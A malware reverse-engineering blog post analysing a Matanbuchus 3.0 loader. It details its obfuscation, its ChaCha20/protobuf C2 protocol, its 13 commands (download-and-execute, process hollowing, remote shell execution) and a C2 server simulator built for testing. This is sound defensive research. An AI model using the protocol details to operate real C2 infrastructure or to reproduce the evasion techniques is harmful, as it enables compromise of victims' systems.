Disclaimer: This blog and all associated research are part of my personal independent study. All hardware, software, and infrastructure are personally owned and funded. No employer resources, property, or proprietary information are used in any part of this work. All opinions and content are my own.
1. Introduction
Matanbuchus is a Loader-as-a-Service (LaaS) that has been active in the cybercriminal underground since at least 2021, marketed and sold on dark web forums under the operator alias BelialDemon. The malware operates as a first-stage loader within a multi-phase infection chain: once deployed on a compromised host, it establishes persistence, fingerprints the victim’s environment, opens a covert communication channel with a remote command-and-control server, and subsequently retrieves and executes secondary payloads at the operator’s discretion. Its service-based business model means that multiple threat actors may employ the same tooling with different C2 infrastructure, making Matanbuchus a recurring presence across diverse intrusion campaigns.
In December 2025, Zscaler’s ThreatLabz published a detailed technical analysis of Matanbuchus 3.0, covering its updated C2 protocol, protobuf serialization, and command structure. In February 2026, Huntress released a complementary write-up documenting a Matanbuchus variant delivered via a ClickFix social-engineering campaign, covering the initial delivery chain and basic obfuscation.
This report presents our independent, ground-up analysis of a Matanbuchus 3.0 sample obtained in early 2026.
- A systematic, granular breakdown of seven distinct obfuscation techniques working in concert, including a detailed examination of the opaque predicate system featuring 34 mutable global variables with runtime write-back mutation—a significant evolution from the simpler 3-variable static approach observed in earlier variants
- Complete wire-format documentation of the C2 communication protocol, including the previously undocumented asymmetric length-prefix framing behavior (client-to-server packets carry a 4-byte prefix; server-to-client responses do not), the 48-byte ChaCha20 packet header structure, and the precise nanopb protobuf message schemas reverse-engineered from embedded descriptors
- Comprehensive analysis of all 13 command handlers (IDs 1 through 13) and their underlying dispatch architecture, which routes tasks through 6 categorized linked lists with support for payload delivery, system reconnaissance, remote execution, and self-destruct capabilities
- The development and live validation of a fully functional C2 server simulator implemented in Python, capable of completing the entire registration–tasking–result collection lifecycle against the actual malware binary executing in a sandboxed environment, thereby confirming the accuracy of our protocol reverse engineering
1.1 Sample Information
| Property | Value |
|---|---|
| SHA256 | 77a53dc757fdf381d3906ab256b74ad3cdb7628261c58a62bcc9c6ca605307ba |
| File Type | PE32 DLL (Dynamic Link Library) |
| Exports | Start, DllEntryPoint |
| C2 Domain | mechiraz[.]com |
| C2 Endpoints | /api/v1 (register), /api/v2 (poll/results) |
| Encryption | ChaCha20 (no Poly1305 MAC) |
| Serialization | nanopb (lightweight Protocol Buffers) |
| Transport | WinHTTP, HTTPS POST, Content-Type: application/octet-stream |
| Polling Interval | 300 seconds (5 minutes) |
2. Execution Flow
The malware is packaged as a 32-bit PE DLL and must be loaded via SysWOW64\rundll32.exe using the exported function Start as the entry point. Attempting to invoke the DLL with the 64-bit rundll32.exe or through an incorrect export name will result in silent failure. The initialization sequence is methodical: the entry point hands off control to a core setup routine that decrypts all embedded strings via ChaCha20, resolves critical Windows API functions through MurmurHash3-based dynamic lookup, generates a unique bot identifier derived from system characteristics, collects detailed host fingerprinting data, and ultimately spawns a dedicated thread responsible for all subsequent C2 communication and command execution.
2.1 Execution Chain

2.2 Key Functions
| Address | Function Name | Purpose |
|---|---|---|
| 0x1007A1E0 | mw_Start | Exported entry point, calls mw_main_init |
| 0x100739C0 | mw_main_init | Core initialization: crypto, API resolution, C2 thread spawn |
| 0x10069210 | mw_c2_thread | Main C2 loop: register → poll → dispatch (3,258 lines, 500+ locals) |
| 0x10075020 | mw_command_dispatcher_loop | Processes task linked lists, dispatches to command handlers |
| 0x1004D0F0 | mw_register_beacon | Builds and sends registration protobuf |
| 0x10048700 | mw_get_tasks_from_c2 | Polls C2 for tasks, parses TaskResponse |
| 0x100613D0 | mw_http_send_recv | WinHTTP POST wrapper with ChaCha20 encrypt/decrypt |
| 0x10058180 | mw_chacha20_decrypt_packet | Decrypts incoming C2 response |
| 0x100587F0 | mw_chacha20_encrypt_packet | Encrypts outgoing C2 request |
| 0x10002900 | mw_resolve_apis | MurmurHash-based dynamic API resolution |
3. Obfuscation Techniques
Matanbuchus 3.0 employs a sophisticated, multi-layered obfuscation framework comprising seven distinct techniques that operate synergistically to impede both static and dynamic analysis. Collectively, these mechanisms inflate the binary from an estimated 100 KB of genuine operational logic to approximately 59 MB of total file size, with roughly 90% of all decompiled code constituting pure noise. For the reverse engineer, recognizing and mentally filtering these obfuscation layers is the single most important prerequisite for productive analysis. Once the analyst develops a reliable intuition for distinguishing real logic from noise—primarily by tracing function calls and ignoring local variable assignments—the underlying malware behavior becomes considerably more tractable. The table below provides a summary of each technique; detailed analysis follows in the subsections.
| # | Technique | Impact | Key Indicator |
|---|---|---|---|
| 1 | Opaque Predicates | Control flow obfuscation | 34 mutable globals at 0x1011A160–0x1011A220 |
| 2 | Dead Store Injection | ~90% junk code per function | 500+ locals, 0x33B0 stack frames |
| 3 | Junk API Calls | Anti-analysis noise | GetCursorPos, IsIconic, GetACP calls |
| 4 | Arithmetic Obfuscation | Obscured constants/indices | imul/shl chains for simple values |
| 5 | String Encryption | No plaintext strings | ChaCha20 with key at 0x10112000 |
| 6 | Dynamic API Resolution | No import table entries | MurmurHash3 with seed 0x4F1866 |
| 7 | Binary Size Inflation | 59 MB total file size | .data section: 57.7 MB of junk |
3.1 Opaque Predicates
The most pervasive obfuscation technique in this sample is a system of 34 mutable global variables located at addresses 0x1011A160 through 0x1011A220. These globals serve as the foundation for opaque predicates—conditional branches whose outcomes are predetermined at compile time but appear data-dependent to the analyst. What distinguishes this implementation from conventional opaque predicates is its runtime write-back mutation: each time an opaque predicate is evaluated, the branch body modifies one or more globals with values derived from arithmetic transformations of their current state. This creates a cascading chain of state changes that renders static symbolic analysis of branch outcomes computationally infeasible, as the value of each global depends on the entire prior execution history.
The global variables employ intentionally mixed data types—including byte, word, dword, and qword—which forces the decompiler to generate type casts and sign-extension operations that further obscure the code. The write-back mutations incorporate a diverse set of arithmetic and bitwise operations (XOR, addition with carry, modular multiplication, bit rotation), and—critically—the return values from junk API calls (see Section 3.3) are fed directly into these globals. This means the predicate state becomes partially dependent on the execution environment (cursor position, code page, tick count), creating a form of environment-sensitive anti-analysis that varies across machines and execution contexts.
// Example opaque predicate pattern from mw_c2_thread
// Real code buried between predicate checks:

global_1011A1C0 = (global_1011A1C0 ^ 0x3FA7) + result_GetACP;
if ( (global_1011A1A8 & 0x7F3E) > 0x1234 )  // Always true or always false
{
    v350 = some_junk_computation;
    global_1011A1E0 = v350 * 0x91;           // Write-back mutation
}
// ... actual C2 logic follows ..
| Address Range | Count | Types | Notes |
|---|---|---|---|
| 0x1011A160–0x1011A180 | 8 | DWORD, QWORD | Primary predicate set |
| 0x1011A180–0x1011A1A0 | 8 | BYTE, WORD, DWORD | Mixed-type set |
| 0x1011A1A0–0x1011A1C0 | 8 | DWORD, QWORD | Secondary predicate set |
| 0x1011A1C0–0x1011A1E0 | 5 | WORD, DWORD | API-seeded set |
| 0x1011A1E0–0x1011A220 | 5 | DWORD, QWORD | Write-back mutation targets |
3.2 Dead Store Injection
Every function of significance within the binary is aggressively inflated with hundreds of dead store operations—assignments to local variables whose values are never subsequently consumed by any meaningful computation path. These dead stores are not trivial single-instruction insertions; they often involve multi-step arithmetic expressions, memory reads, and interactions with the opaque predicate globals, making them difficult to distinguish from legitimate logic through casual inspection alone. The C2 thread function (mw_c2_thread) provides the most extreme illustration: IDA Pro’s decompiler produces 3,258 lines of pseudocode with over 500 declared local variables and a stack frame of 0x33B0 bytes, of which our analysis estimates approximately 90% to be dead store noise. The practical effect is that an analyst must carefully trace data flow from function call return values and system API results to identify the thin thread of genuine C2 logic woven through thousands of lines of carefully constructed noise.
| Function | Total Lines | Est. Real Lines | Local Variables | Stack Size |
|---|---|---|---|---|
| mw_c2_thread | 3,258 | ~300 | 500+ | 0x33B0 |
| mw_register_beacon | ~2,000 | ~200 | 350+ | 0x2800 |
| mw_get_tasks_from_c2 | ~1,500 | ~150 | 300+ | 0x2400 |
| mw_handle_exe_cmd | ~1,800 | ~180 | 400+ | 0x2C00 |
// Dead store example from mw_c2_thread
// Notice: v87, v88, v90, v91 are never read again

v87 = global_1011A1A0 * 0x47;
v88 = v87 + GetCursorPos(&pt);
v89 = actual_c2_registration_call();  // <-- REAL CODE
v90 = v88 ^ 0xBEEF;
v91 = v90 + IsIconic(0);
global_1011A1C8 = v91;                // Write-back to opaque predicate
3.3 Junk API Calls
Interspersed throughout the code are calls to legitimate Windows API functions whose return values serve no functional purpose within the malware’s operational logic. These junk API invocations fulfill a dual obfuscation role. First, they generate substantial noise in dynamic analysis traces—an API monitor or sandbox log will contain hundreds of seemingly meaningful system calls that mask the relatively few calls that actually matter. Second, and more insidiously, their return values are fed directly into the opaque predicate globals (Section 3.1), meaning these calls actively participate in the runtime mutation of the predicate state. Because functions like GetCursorPos and GetACP return environment-dependent values, they introduce a degree of non-determinism into the predicate chain that further frustrates automated deobfuscation attempts.
| API Function | Typical Arguments | Purpose in Obfuscation |
|---|---|---|
| GetEnvironmentVariableW | Random variable names | Return value seeds opaque predicates; triggers API logging noise |
| GetCursorPos | Stack pointer | Mouse position feeds into global mutation; environment-dependent |
| IsIconic | NULL or window handle | Window state check; return value used in arithmetic chains |
| GetACP | (none) | ANSI code page; locale-dependent seed for predicates |
| GetTickCount | (none) | Timing-dependent value for predicate mutation |
3.4 Arithmetic Obfuscation
Throughout the binary, simple integer constants and array indices are replaced with multi-step arithmetic expressions that arrive at the same value through obfuscated computation. The obfuscation framework also exploits compiler behavior by promoting 32-bit values to __int64 type, triggering the use of 64-bit imul and shl instruction sequences in the generated assembly. These patterns closely resemble legitimate compiler optimizations for division-by-constant and modular arithmetic, which makes them particularly insidious: an analyst cannot simply flag all arithmetic chains as junk, because the same instruction patterns appear in genuine compiler-generated code. Careful data-flow tracing is required to determine whether a given arithmetic sequence feeds into a meaningful operation or is merely decorative noise.
// Arithmetic obfuscation example
// What should be: array[i * 4] becomes:

v42 = (unsigned __int64)(0x66666667i64 * (int)v41) >> 32;
v43 = ((v42 >> 31) + v42) * 5;
result = *(DWORD *)(base + (v41 - v43) * 4);
3.5 String Encryption (ChaCha20)
No meaningful plaintext strings exist within the binary at rest. All operationally significant strings—including C2 URLs, HTTP headers, user-agent strings, registry key paths, and WMI query templates—are encrypted using ChaCha20 and stored in a consolidated encrypted string table. At runtime, individual strings are decrypted on demand by invoking the decryptor function with a table index. The same static 32-byte key and 12-byte nonce are used for all string decryption operations, meaning that recovery of these two values enables bulk decryption of the entire string table—a significant analytical shortcut once identified. Decrypted strings are cached in heap-allocated buffers for subsequent lookups, so a memory dump of the running process will reveal the full set of decrypted strings if captured after the initialization phase completes.
| Component | Address | Size | Description |
|---|---|---|---|
| ChaCha20 Key | 0x10112000 | 32 bytes | Static encryption key for all strings |
| ChaCha20 Nonce | 0x10112020 | 12 bytes | Static nonce |
| Encrypted Table | 0x101128A8 | Variable | Table of encrypted string entries |
| Decryptor Function | 0x10005520 (sub_10005520) | — | Decrypts a string by table index |
// String decryption pattern
// sub_10005520(index) returns decrypted string

wchar_t* url = sub_10005520(42);    // Decrypts C2 URL
wchar_t* ua  = sub_10005520(37);    // Decrypts User-Agent
// Strings are decrypted into heap-allocated buffers
// and cached for subsequent lookups
3.6 Dynamic API Resolution (MurmurHash3)
To avoid revealing its capabilities through the import address table, the malware resolves virtually all sensitive Windows API functions at runtime through a custom dynamic resolution mechanism. The resolver employs MurmurHash3_x86_32 with a hardcoded seed of 0x4F1866 to hash API function names. During initialization, the batch resolver (mw_resolve_apis at 0x10002900) iterates through a table of target hashes, walks the export directory of each loaded DLL, computes the MurmurHash3 of every export name, and stores matching function pointers in a global resolution table. This approach means the PE import table contains only a minimal set of benign imports required for the loader stub, while the actual operational API surface—including WinHTTP networking functions, process manipulation APIs, and memory management routines—remains invisible to static analysis tools. The hash seed value is a useful signature for detection: any binary computing MurmurHash3 with seed 0x4F1866 against DLL export names is a strong indicator of Matanbuchus lineage.
| Component | Address | Description |
|---|---|---|
| Hash Function | 0x10004870 (sub_10004870) | MurmurHash3_x86_32 implementation |
| API Resolver | 0x10002FB0 (sub_10002FB0) | Walks DLL exports, matches by hash |
| Batch Resolver | 0x10002900 (mw_resolve_apis) | Resolves all APIs during initialization |
| Hash Seed | 0x4F1866 | Constant seed for MurmurHash3 |
Selected API hash mappings:
| API Function | Hash Value | DLL |
|---|---|---|
| Sleep | 0x84C78203 | kernel32.dll |
| VirtualAlloc | 0xE0C220B3 | kernel32.dll |
| VirtualFree | 0x2B4E48A5 | kernel32.dll |
| CreateThread | 0x0A2A72F0 | kernel32.dll |
| WinHttpOpen | 0x97C6D21E | winhttp.dll |
| WinHttpConnect | 0xAB2F5712 | winhttp.dll |
| WinHttpSendRequest | 0x39017E3F | winhttp.dll |
| WinHttpReceiveResponse | 0x6B9B1826 | winhttp.dll |
| WinHttpReadData | 0xB2D17E24 | winhttp.dll |
3.7 Binary Size Inflation
The compiled binary is dramatically inflated to approximately 59 MB—roughly 600 times larger than the estimated size of its actual executable logic. The inflation is achieved primarily through a massive .data section padded with 57.7 MB of non-functional data. This technique serves multiple evasion purposes: many automated sandbox environments impose file-size thresholds and will skip or time-out on oversized samples; malware repositories and analysis pipelines may reject uploads exceeding size limits; and manual analysis tools (disassemblers, decompilers, hex editors) experience degraded performance when processing files of this magnitude. The approach is crude but effective—it imposes a tangible cost on every stage of the analysis pipeline while requiring essentially zero effort from the malware developer.
| Section | Virtual Size | Raw Size | Characteristics |
|---|---|---|---|
| .text | 876 KB | 876 KB | Code — contains all executable logic |
| .rdata | ~200 KB | ~200 KB | Read-only data, protobuf descriptors |
| .data | 57.7 MB | 57.7 MB | Junk padding data |
| .rsrc | ~4 KB | ~4 KB | Resources (minimal) |
| Total | ~59 MB | ~59 MB | ~600x inflation over real code |
3.8 Comparison with Prior Variants
A side-by-side comparison of our sample with the variant analyzed by Huntress reveals meaningful evolutionary progression in the obfuscation framework. While the core architecture remains consistent—both variants employ the same fundamental obfuscation categories (opaque predicates, dead stores, ChaCha20 string encryption, MurmurHash3 API resolution)—the implementation sophistication has increased substantially. The opaque predicate system, in particular, has undergone a significant upgrade: from 3 fixed-value globals to 34 mutable globals with active write-back mutation and environment-dependent seeding. This suggests that the Matanbuchus developers are actively investing in hardening their obfuscation layer against the specific deobfuscation techniques published by the security research community.
| Feature | This Sample | Huntress Variant |
|---|---|---|
| Opaque Predicate Globals | 34 mutable | 3 fixed |
| Global Types | Mixed (byte/word/dword/qword) | DWORD only |
| Write-back Mutation | Yes — every branch updates globals | No — globals are static |
| Environment Seeding | Yes — junk API returns seed globals | No |
| Dead Stores per Function | 350+ (major functions) | ~100 |
| String Encryption | ChaCha20 | ChaCha20 |
| API Resolution | MurmurHash3 (seed 0x4F1866) | MurmurHash3 (same seed) |
| Binary Size | ~59 MB | ~59 MB |
4. C2 Communication Protocol
The command-and-control protocol employs a clean layered architecture with well-defined boundaries between transport, encryption, and serialization. At the transport layer, all communication flows over HTTPS using WinHTTP POST requests. The encryption layer wraps every payload in a ChaCha20 cipher stream with per-packet random keys. The serialization layer uses nanopb-based Protocol Buffers to structure messages. A critical and previously undocumented detail uncovered during our analysis is the asymmetric framing of packets: client-to-server transmissions include a 4-byte little-endian length prefix before the encrypted payload, while server-to-client responses are sent as raw encrypted payloads without any length prefix. Failure to account for this asymmetry is the single most common reason a C2 server implementation will fail to communicate with the malware.
4.1 Transport Layer
All C2 communication is conducted over HTTPS using the WinHTTP API suite (not the higher-level WinINet library). The malware resolves WinHTTP functions dynamically via MurmurHash3 and establishes a persistent HTTPS session to the hardcoded C2 domain. Every request is a POST with Content-Type: application/octet-stream, carrying a binary payload consisting of the encrypted protobuf message. Two distinct endpoints are used: /api/v1 exclusively for initial bot registration, and /api/v2 for all subsequent operations including task polling and result reporting. The choice of WinHTTP over WinINet is noteworthy because WinHTTP provides more granular control over TLS settings and proxy configuration, and is less likely to trigger behavioral detections that monitor WinINet’s higher-level caching and cookie-handling mechanisms.
| Property | Registration | Task Polling / Result Reporting |
|---|---|---|
| Endpoint | POST /api/v1 | POST /api/v2 |
| Content-Type | application/octet-stream | application/octet-stream |
| TLS | HTTPS (port 443) | HTTPS (port 443) |
| Client Framing | 4-byte LE length prefix + encrypted payload | 4-byte LE length prefix + encrypted payload |
| Server Framing | No length prefix — raw encrypted payload | No length prefix — raw encrypted payload |
| Handler Function | mw_register_beacon (0x1004D0F0) | mw_get_tasks_from_c2 (0x10048700) |
4.2 Packet Encryption (ChaCha20)
Every packet exchanged between client and server is encrypted using the ChaCha20 stream cipher. Each packet carries a self-contained 48-byte header prepended to the ciphertext, which includes all the cryptographic material necessary for decryption: a randomly generated 32-byte key, a 12-byte nonce, and a 4-byte little-endian integer specifying the plaintext size. This per-packet key generation means that even identical plaintext payloads will produce different ciphertexts across transmissions. A critical weakness in this design is the complete absence of a Poly1305 MAC or any other authentication tag—the malware uses raw ChaCha20 without authenticated encryption (i.e., not ChaCha20-Poly1305). This means an attacker with network access could modify ciphertext bytes in transit, and the malware would blindly decrypt and process the tampered plaintext without detecting the manipulation.

| Offset | Size | Field | Description |
|---|---|---|---|
| 0x00 | 32 bytes | ChaCha20 Key | Randomly generated per-packet encryption key |
| 0x20 | 12 bytes | ChaCha20 Nonce | Randomly generated per-packet nonce |
| 0x2C | 4 bytes | Plaintext Size | Little-endian uint32, size of decrypted protobuf |
| 0x30 | Variable | Ciphertext | ChaCha20-encrypted protobuf data |
4.3 Protobuf Serialization (nanopb)
The malware uses nanopb, a lightweight, pure-C implementation of Google’s Protocol Buffers designed for resource-constrained and embedded environments. Unlike standard protobuf implementations that generate code from .proto schema files, nanopb embeds compact binary descriptors directly in the compiled binary’s .rdata section. These descriptors define the field numbers, wire types, and nesting relationships for each message type. By locating and parsing these descriptors, we were able to reconstruct the complete protobuf schema without access to the original source definitions—a crucial step that enabled the development of our C2 server simulator.
| Descriptor Address | Message Name | Field Count | Usage |
|---|---|---|---|
| 0x100DDB18 | OuterWrapper | 3 | Wraps registration and result-report messages |
| 0x100DDB30 | TaskResponse | 3+ | Server response containing task entries |
| 0x100DDB48 | TaskEntry | 5+ | Individual task with command ID and parameters |
| 0x100DDB60 | ResultReport | 3 | Client report of task execution results |
4.4 Outer Wrapper
Registration and result-report messages are encapsulated within an OuterWrapper protobuf envelope that provides message-type discrimination and status signaling. This wrapper contains three fields: a data bytes field carrying the serialized inner message, a request_type varint indicating the operation (register, poll, or report), and a status varint used in server responses to signal success or failure. An important protocol asymmetry must be noted: while registration and result-report messages use this OuterWrapper envelope, the task polling response bypasses it entirely—the server sends a raw TaskResponse protobuf without any OuterWrapper encapsulation. This inconsistency is not immediately obvious from static analysis alone and was confirmed through live traffic analysis during our C2 simulation testing.
| Field # | Name | Protobuf Type | Description |
|---|---|---|---|
| 1 | data | bytes | Serialized inner message (registration beacon or result report) |
| 2 | request_type | varint | 1 = Register, 2 = GetTasks, 3 = ReportResults |
| 3 | status | varint | Response status (must be non-zero/1 for success) |
4.5 Registration Beacon
Upon establishing initial contact with the C2 server, the malware constructs and transmits a comprehensive registration beacon containing detailed system fingerprinting data. This beacon serves as the bot’s self-introduction to the operator’s infrastructure, providing all the information necessary for the operator to assess the compromised host’s value, target appropriate secondary payloads, and tailor subsequent tasking. The beacon is serialized as a protobuf message, wrapped in an OuterWrapper with request_type=1, encrypted with a fresh ChaCha20 key, prefixed with a 4-byte length header, and transmitted via HTTPS POST to the /api/v1 registration endpoint.
| Field # | Name | Type | Description |
|---|---|---|---|
| 1 | bot_id | string (UTF-16LE) | Unique bot identifier, generated from system info |
| 2 | os_version | string (UTF-16LE) | Windows version string (e.g., “10.0”) |
| 3 | computer_name | string (UTF-16LE) | NetBIOS computer name |
| 4 | username | string (UTF-16LE) | Current logged-in username |
| 5 | domain | string (UTF-16LE) | Domain or workgroup name |
| 6 | is_admin | varint (bool) | 1 if running with admin privileges |
| 7 | is_64bit | varint (bool) | 1 if running on 64-bit OS |
| 8 | cpu_info | string (UTF-16LE) | Processor name from registry |
| 9 | gpu_info | string (UTF-16LE) | GPU description from WMI |
| 10 | ram_mb | varint | Total physical RAM in MB |
| 11 | install_date | string (UTF-16LE) | Windows installation date |
| 12 | antivirus | string (UTF-16LE) | Installed AV product name(s) |
The server must respond with a valid OuterWrapper protobuf where the status field is set to a non-zero value (specifically 1 for success). Internally, the malware’s mw_register_beacon function extracts this status value and returns it to the caller, which validates it with a test eax, eax; jnz instruction sequence. If the status is zero or the response fails to parse, the malware considers registration unsuccessful and will retry on the next polling cycle. This handshake mechanism ensures that the bot only proceeds to the task-polling phase after receiving explicit acknowledgment from the C2 infrastructure.
// Registration flow (simplified from mw_register_beacon)

OuterWrapper wrapper = {
    .data = serialize_beacon(bot_id, os_ver, ...),
    .request_type = 1,  // Register
};
encrypted = chacha20_encrypt(serialize(wrapper));
response = http_post("/api/v1", length_prefix + encrypted);
decrypted = chacha20_decrypt(response);  // No length prefix!
parsed = parse_outer_wrapper(decrypted);
if (parsed.status == 0) goto retry;
4.6 Task Polling
Following successful registration, the malware enters a persistent polling loop with a default interval of 300 seconds (5 minutes). Each poll iteration constructs an OuterWrapper message with request_type=2 and sends it to the /api/v2 endpoint. The server’s response is where the protocol exhibits a critical asymmetry that tripped our initial C2 server implementation: the response is parsed directly as a TaskResponse protobuf—it is not wrapped in an OuterWrapper. This was confirmed by tracing the code path in mw_get_tasks_from_c2 (0x10048700), which passes the decrypted response directly to mw_parse_task_response (0x1007A730) using the TaskResponse descriptor at 0x100DDB30, bypassing the OuterWrapper parsing logic entirely. If the server has no pending tasks, it should return an empty TaskResponse; the malware will sleep for the configured interval and poll again.
TaskResponse fields:
| Field # | Name | Type | Description |
|---|---|---|---|
| 1 | tasks | repeated TaskEntry | Array of task entries to execute |
| 2 | sleep_interval | varint | Optional: override polling interval (ms) |
| 3 | kill_flag | varint | If non-zero, malware terminates |
TaskEntry fields:
| Field # | Name | Type | Description |
|---|---|---|---|
| 1 | task_id | string | Unique task identifier (ASCII) |
| 2 | command_id | varint | Command type (1–13) |
| 3 | args | repeated string | Command arguments (URLs, paths, etc.) |
| 4 | execution_mode | varint | Sub-mode for commands with variants |
| 5 | timeout | varint | Task execution timeout (ms) |
4.7 Result Reporting
After executing each assigned task, the malware constructs a result report and transmits it back to the C2 server via the /api/v2 endpoint with request_type=3. The report is wrapped in an OuterWrapper envelope (unlike task responses, result reports do use the wrapper). The ResultReport protobuf contains three fields: the bot identifier, the task ID being reported on, and the result data containing command output or a status message. A subtle but important encoding detail is that the task_id field uses ASCII encoding, while both bot_id and result_data use UTF-16LE. This encoding mismatch was a source of parsing errors during our C2 server development and must be handled explicitly in any implementation.
| Field # | Name | Type | Description |
|---|---|---|---|
| 1 | bot_id | string (UTF-16LE) | Bot identifier (same as registration) |
| 2 | task_id | string (ASCII) | Task ID being reported (note: ASCII, not UTF-16LE) |
| 3 | result_data | string (UTF-16LE) | Command output or status message |
⚠️ Note: The task_id field in ResultReport uses ASCII encoding, unlike bot_id and result_data which use UTF-16LE. This encoding mismatch must be handled correctly in any C2 server implementation.
5. Command Dispatch
The command dispatcher (mw_command_dispatcher_loop at 0x10075020) implements a task-processing architecture that routes incoming commands through a system of 6 categorized linked lists, each corresponding to a logical command group: payload delivery, DLL loading, system installation, reconnaissance, remote execution, and control operations. When the task-polling function receives a TaskResponse containing one or more TaskEntry items, each entry is classified by its command ID and appended to the appropriate linked list. The dispatcher loop then processes each list in sequence, dequeuing entries and routing them to their respective handler functions. A separate kill flag can be set by the C2 server to instruct the malware to terminate all operations, clean up artifacts, and exit—providing the operator with an emergency shutdown mechanism.
5.1 Command Reference
The malware supports a total of 13 distinct commands assigned sequential IDs from 1 through 13. These commands span four operational categories: payload delivery (commands 1–4, covering EXE execution, DLL loading, MSI installation, and shellcode injection), reconnaissance (commands 5–8, enumerating processes, services, installed applications, and Windows updates), remote execution (commands 9–11, providing cmd.exe, PowerShell, and WMI execution capabilities), and control (commands 12–13, for self-destruction and configuration updates). The following table provides a comprehensive reference for all supported commands.
| ID | Command | Category | Handler Address | Description |
|---|---|---|---|---|
| 1 | Download & Execute EXE | Payload Delivery | 0x100AA920 | Downloads and executes a PE executable; 3 execution modes |
| 2 | Load DLL | Payload Delivery | 0x100A7E00 | Downloads and loads a DLL; 4 loading modes |
| 3 | Install MSI | Payload Delivery | 0x100AC580 | Downloads and installs an MSI package |
| 4 | Execute Shellcode | Payload Delivery | 0x100B5420 | Downloads and injects shellcode into memory |
| 5 | Enumerate Processes | Reconnaissance | 0x100B1E10 | Lists running processes (name, PID, path) |
| 6 | Enumerate Services | Reconnaissance | 0x100B3E10 | Lists Windows services and their status |
| 7 | Enumerate Installed Apps | Reconnaissance | 0x100B6600 | Lists installed applications from registry |
| 8 | Enumerate Windows Updates | Reconnaissance | 0x100ACF10 | Lists installed Windows updates/patches |
| 9 | Execute CMD | Remote Execution | 0x100A6FE0 | Executes a command via cmd.exe /c |
| 10 | Execute PowerShell | Remote Execution | 0x100B0360 | Executes a PowerShell command/script |
| 11 | Execute WMI | Remote Execution | 0x100B94F0 | Executes a WMI query or command |
| 12 | Self-Destruct | Control | 0x100BE6F0 | Cleans up and terminates the malware |
| 13 | Update Config | Control | — | Updates C2 configuration (URL, interval, etc.) |
5.2 Download & Execute (Command 1)
Command 1 represents the primary payload delivery mechanism and is the most operationally significant command in the Matanbuchus repertoire. It supports three distinct execution modes that provide the operator with a spectrum of stealth-versus-simplicity trade-offs. The handler function downloads the specified payload from a URL provided in the task arguments, writes it to a temporary location (unless using the in-memory mode), and executes it according to the selected mode. Upon completion, the handler reports success or failure back to the C2 server via a ResultReport message.
| Mode | Method | Description |
|---|---|---|
| 0 | CreateProcess | Standard process creation; payload written to disk first |
| 1 | ShellExecuteEx | Shell execution with verb handling; supports runas for elevation |
| 2 | Process Hollowing | Spawns suspended process, hollows it, injects payload in memory |
// Simplified dispatch logic from mw_handle_exe_cmd

void mw_handle_exe_cmd(TaskEntry* task) {
    BYTE* payload = download_file(task->args[0]);  // URL
    switch (task->execution_mode) {
        case 0: create_process(payload); break;
        case 1: shell_execute(payload); break;
        case 2: process_hollow(payload, task->args[1]); break;
    }
    report_result(task->task_id, "OK");
}
5.3 DLL Loading (Command 2)
The DLL loading command (ID 2) provides four progressively sophisticated loading techniques, ranging from a standard LoadLibrary call to fully reflective injection. Each mode represents an escalation in evasion capability: higher-numbered modes avoid more detection surfaces (disk artifacts, API hooks, loaded-module lists) at the cost of increased implementation complexity and potential compatibility issues.
| Mode | Method | Description |
|---|---|---|
| 0 | LoadLibrary | Standard DLL loading via LoadLibraryW |
| 1 | Manual Map (disk) | Manual PE mapping from disk; avoids LoadLibrary hooks |
| 2 | Manual Map (memory) | Downloads DLL, maps entirely in memory; no disk artifact |
| 3 | Reflective Load | Reflective DLL injection into remote process |
5.4 Reconnaissance Commands (Commands 5–8)
Commands 5 through 8 provide the operator with comprehensive host reconnaissance capabilities, enabling detailed enumeration of the victim’s running processes, installed services, software inventory, and patch level. Each reconnaissance command collects its data through standard Windows APIs and formats the output as UTF-16LE strings, which are transmitted back to the C2 server in a ResultReport message. This information allows the operator to profile the target environment, identify security software, assess patch status for potential privilege escalation, and select appropriate secondary payloads tailored to the host’s configuration.
| Command | Data Collected | Method |
|---|---|---|
| 5 — Processes | Process name, PID, executable path | CreateToolhelp32Snapshot / Process32First/Next |
| 6 — Services | Service name, display name, status, start type | EnumServicesStatusExW |
| 7 — Installed Apps | Application name, version, publisher, install date | Registry: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall |
| 8 — Windows Updates | Update KB number, description, install date | WMI: Win32_QuickFixEngineering |
6. C2 Server Simulation
To rigorously validate our protocol reverse engineering and observe the malware’s complete behavioral repertoire in a controlled setting, we developed a fully functional C2 server simulator implemented in Python. The simulator faithfully replicates every layer of the Matanbuchus 3.0 C2 protocol stack—including the asymmetric framing, per-packet ChaCha20 encryption with 48-byte headers, nanopb protobuf serialization, and the correct endpoint routing for registration, task distribution, and result collection. The simulator was tested against the live malware sample executing in an isolated virtual machine, successfully completing full registration–tasking–result lifecycles and confirming the accuracy of every protocol detail documented in this report.
6.1 Architecture
| Component | Purpose | Details |
|---|---|---|
| HTTPS Server (Flask) | Transport layer | Handles /api/v1 and /api/v2 endpoints; nginx TLS termination |
| ChaCha20 Engine | Packet encryption/decryption | Implements 48-byte header format; asymmetric framing |
| Protobuf Handler | Message serialization | Manual protobuf encoding/decoding (no .proto files needed) |
| Interactive Console | Operator interface | CLI for sending commands and viewing results |
| Session Manager | Bot tracking | Tracks registered bots and their task queues |
